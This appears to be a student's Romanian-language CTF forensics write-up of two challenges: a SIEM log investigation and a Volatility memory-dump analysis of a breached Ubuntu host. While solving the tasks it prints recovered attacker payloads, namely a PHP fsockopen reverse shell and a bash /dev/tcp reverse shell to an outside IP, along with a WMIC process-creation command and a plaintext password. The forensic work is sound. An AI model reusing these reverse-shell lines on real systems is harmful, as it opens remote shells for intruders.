


5. low-defense2


1. We are not very sure of the compromised machine IP. Can you provide the address for us?

R. 10.0.2.15

Proof: Am căutat pe acel site mai multe indicii care m-ar fi dus la găsirea ip-ului. Până la urmă am găsit la tabul security, Hosts, și apoi afișând rezultatele din ultimul an, două hosturi:




Am dat pe primul, iar ip-ul mi-a apărut aici, 10.0.2.15:



2. Our security team managed to install a new utility which has the scope to monitor log system activity. Can you provide the name of this utility?

R. Sysmon


Proof of solving: Căutând în subtabul Uncommon processes, am încercat să caut și pe internet legături cu ce proces ar însemna un tool pentru a monitoriza activitatea sistemului. Am găsit după lungi căutări Sysmon.exe, al cărui nume, Sysmon, era răspunsul corect.



3. We also know that the attacker managed to change the victim's Win account name. Can you identify the new one?

R. malware_attacker

Proof of solving: Căutând în pagina userului, la user authentications, am găsit mai multe evenuri ciudate, printre care unul care mi-a atras atenția, deoarece în dreptul coloanei username avea un nume diferit, și anume malware_attacker:




4. We know that the attacker was a master in Living Off the Land Binaries, Scripts and Libraries. In this way a new process was created that bypassed our defense system. Can you provide the payload?

R: "C:\Windows\System32\Wbem\WMIC.exe" process call create malware"

Proof of solving: Inițial, m-am pierdut în lista de events. Dar, având în vedere că în descrierea execuțiului, se vorbește de atacator, m-am gândit să adaug câteva filtre. După ce m-am învârtit prin pagină, mi-am dat seama că primul filtru ar fi user-name: malware_attacker. Apoi, tot din descriere, s-a specificat faptul că un nou proces a fost creat. Așa că m-am gândit ca următorul filtru să fie message: Create_Process. Apoi cel de-al treilea hint a fost faptul că tot în descriere s-a specificat faptul că "the attacker was a master in Living Off the Land Binaries, Scripts and Libraries". Am căutat pe internet despre acest lucru, care s-a dovedit a fi acronimul LOLBAS (<https://lolbas-project.github.io/#>), care

reprezintă o listă de procese care sunt predispuse la atacuri. Căutând prin numele proceselor, am găsit procesul denumit WMIC.exe, proces găsit și în lista de evenuri și în LOLBAS (aici m-am învârtit căci acest punct comun îl mai aveau procesele dllhost.exe, explorer.exe și mcs.exe). Ok, am pus filtrul process-name: WMIC.exe, și au rămas 5 procese. Al doilea proces s-a dovedit a fi cel câștigător, în imaginea de mai jos se poate vedea command-line ul care reprezintă răspunsul, dar și filtrele folosite la căutare:



6. core-problems

A company was just breached and we are tasked with a forensic investigation. However, they panicked and managed to get just these two files. See if you can make any sense of them.

Proof of solving: În primul rând, am văzut că respectiva arhivă oferită reprezintă profilul aceluși dump de memorie. Am căutat pe net cum să folosesc profile specifice cu volatility, și am aflat că trebuie copiat în /volatility/plugins/overlays/linux. L-am copiat acolo și am putut apoi să folosesc în continuare volatility cu profilul specificat.

```
(root@raicu) - [~/home/andrei/Downloads]
# python /opt/volatility/vol.py -f file.bin --profile=LinuxUbuntu_3_13_0-32-genericx64
Volatility Foundation Volatility Framework 2.6.1
ERROR : volatility.debug : You must specify something to do (try -h)
```

1. What is the IP address of the attacker?

R. 192.168.1.194

Proof of solving:

Am folosit pluginul linux_netstat oferit de volatility și am descoperit acea adresă.

```
File Machine View Input Devices Help
root@raicu: /home/andrei/Downloads
root@raicu: /home/andrei/Downloads
File Actions Edit View Help
# python /opt/volatility/vol.py -f file.bin --profile=LinuxUbuntu_3_13_0-32-genericx64 linux_netstat
Volatility Foundation Volatility Framework 2.6.1
UNIX 7022      init/1
UNIX 7337      init/1
UNIX 7691      init/1
UNIX 7620      init/1
UNIX 8369      init/1
UNIX 7328      upstart-udev-br/264
UNIX 7346      systemd-udev/268
UNIX 7383      systemd-udev/268
UNIX 7384      systemd-udev/268
UNIX 7537      dbus-daemon/335
UNIX 7585      dbus-daemon/335
UNIX 7586      dbus-daemon/335
UNIX 7682      dbus-daemon/335
UNIX 7788      dbus-daemon/335
UNIX 38568     dbus-daemon/335
UNIX 64146     dbus-daemon/335
UNIX 7797      systemd-logind/364
UNIX 7787      systemd-logind/364
UNIX 7683      rsyslogd/366
UNIX 7578      upstart-file-br/386
UNIX 8350      upstart-socket-/513
UNIX 7768      dhclient/697
UDP 0.0.0.0 : 68 0.0.0.0 : 0 dhclient/697
UDP 0.0.0.0 : 15565 0.0.0.0 : 0 dhclient/697
UDP : : 65311 : : 0 dhclient/697
TCP 0.0.0.0 : 22 0.0.0.0 : 0 LISTEN sshd/874
TCP : : 22 : : 0 LISTEN sshd/874
UNIX 9038      acpid/883
TCP 0.0.0.0 : 0 0.0.0.0 : 0 CLOSE apache2/957
TCP : : 80 : : 0 LISTEN apache2/957
TCP 0.0.0.0 : 0 0.0.0.0 : 0 CLOSE apache2/960
TCP : : 80 : : 0 LISTEN apache2/960
TCP 0.0.0.0 : 0 0.0.0.0 : 0 CLOSE apache2/961
TCP : : 80 : : 0 LISTEN apache2/961
TCP 0.0.0.0 : 0 0.0.0.0 : 0 CLOSE apache2/962
TCP : : 80 : : 0 LISTEN apache2/962
TCP 0.0.0.0 : 0 0.0.0.0 : 0 CLOSE apache2/963
TCP : : 80 : : 0 LISTEN apache2/963
TCP 0.0.0.0 : 0 0.0.0.0 : 0 CLOSE apache2/964
TCP : : 80 : : 0 LISTEN apache2/964
UNIX 9330      login/989
TCP 0.0.0.0 : 0 0.0.0.0 : 0 CLOSE apache2/1062
TCP : : 80 : : 0 LISTEN apache2/1062
TCP 0.0.0.0 : 0 0.0.0.0 : 0 CLOSE apache2/1072
TCP : : 80 : : 0 LISTEN apache2/1072
TCP 192.168.1.136 : 22 192.168.1.194 : 50006 ESTABLISHED sshd/18894
UNIX 38452     sshd/18894
```

2. What model is the CPU of the affected machine?

R. Intel(R) Core(TM) i9-10885H CPU @ 2.40GHz

Proof of solving:

Am folosit pluginul linux_cpuinfo, care mi-a oferit răspunsul la întrebare.

```
(root@raicu) ~/Downloads
# python /opt/volatility/vol.py -f file.bin --profile=LinuxUbuntu_3_13_0-32-genericx64 linux_cpuinfo
Volatility Foundation Volatility Framework 2.6.1
Processor Vendor Model
-----
0 GenuineIntel Intel(R) Core(TM) i9-10885H CPU @ 2.40GHz
```

3. What is the MAC address of the affected machine?

R. 08:00:27:cc:dd:e0

Proof of solving: Am folosit pluginul linux_ifconfig:

```
# python /opt/volatility/vol.py -f file.bin --profile=LinuxUbuntu_3_13_0-32-genericx64 linux_ifconfig
Volatility Foundation Volatility Framework 2.6.1
Interface IP Address MAC Address Promiscuous Mode
-----
lo 127.0.0.1 00:00:00:00:00:00 False
eth0 192.168.1.136 08:00:27:cc:dd:e0 True
```

4. What is the MAC address of the attacker machine?

R. 38:14:28:0b:12:de

Proof of solving: Am folosit pluginul linux_arp care va afișa tabela arp a mașinii:

```
# python /opt/volatility/vol.py -f file.bin --profile=LinuxUbuntu_3_13_0-32-genericx64 linux_arp
Volatility Foundation Volatility Framework 2.6.1
[ff02::1:ffcc:dde0] at 33:33:ff:cc:dd:e0 on eth0
[ff02::2] at 33:33:00:00:00:02 on eth0
[ff02::16] at 33:33:00:00:00:16 on eth0
[192.168.1.1] at 50:c7:bf:32:01:04 on eth0
[127.0.0.1] at 00:00:00:00:00:00 on lo
[192.168.1.194] at 38:14:28:0b:12:de on eth0
```


5. What is the PID of the application used by the attacker for his interactive shell?
R. 4503

Proof of solving: Am folosit pluginul linux_pslist, făcând grep după sh pentru a vedea procesele shell. Le-am încercat pe rând până platforma a validat 4503.


```
python /opt/volatility/vol.py -f file.bin --profile=LinuxUbuntu_3.13.0-32-genericx64 linux_pslist | grep sh
Volatility Foundation Volatility Framework 2.6.1
0xffff880079942fe0 sshd 874 0 0 0x0000000079b70000 2021-11-24 12:19:52 UTC+0000
0xffff8800788a17f0 bash 1045 989 1000 0x0000000079dea000 2021-11-24 12:20:07 UTC+0000
0xffff8800789dfdc0 sshd 18894 874 0 0x0000000079e3f000 2021-11-24 12:25:06 UTC+0000
0xffff880079eb17f0 sshd 18942 18894 1000 0x0000000079103000 2021-11-24 12:25:07 UTC+0000
0xffff880078bac7d0 bash 18943 18942 1000 0x000000007908d000 2021-11-24 12:25:07 UTC+0000
0xffff880036c85fc0 sh 4414 18943 0 0x000000007908b000 2021-11-24 12:32:10 UTC+0000
0xffff88007905c7d0 sshd 4455 874 0 0x000000007923e000 2021-11-24 12:54:52 UTC+0000
0xffff8800799d47d0 sshd 4503 4455 1000 0x0000000079024000 2021-11-24 12:54:56 UTC+0000
0xffff8800788a47d0 bash 4504 4503 1000 0x000000007921b000 2021-11-24 12:54:56 UTC+0000
0xffff880078ba97f0 sh 4519 4504 0 0x000000007934a000 2021-11-24 12:55:02 UTC+0000
```


6. What was the initial payload used by the attacker to create a reverse shell (URL decoded)?

R: php -r '\$sock=fsockopen("192.168.1.194",12035);exec("/bin/sh -i <&3 >&3 2>&3");'

Proof of solving: Am folosit strings file.bin | egrep "[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}", practic filtrând stringurile ce reprezintă adrese ip:

Am găsit la un moment dat un query, php%20-r%20%27%24sock%3Dfsockopen%28%22192.168.1.194%22%2C12035%29%3Bexec%28%22%2Fbin%2Fsh%20-i%20%3C%263%20%3E%263%202%3E%263%22%29%3B%27, care decodat din url era răspunsul corect:






7. What other payload did the attacker try, but was unsuccessful?


R: bash -i >& /dev/tcp/192.168.1.194/12035 0>&1

Proof of solving: Am folosit procedeul de la taskul anterior. Am găsit la un moment dat un query:

bash% 20-

i%20%3E%26%20%2Fdev%2Ftcp%2F192.168.1.194%2F12035%200%3E%261, care decodat din url era răspunsul correct:





8. What is the password of the unprivileged account?

R: Thisiscarlsecurepassword

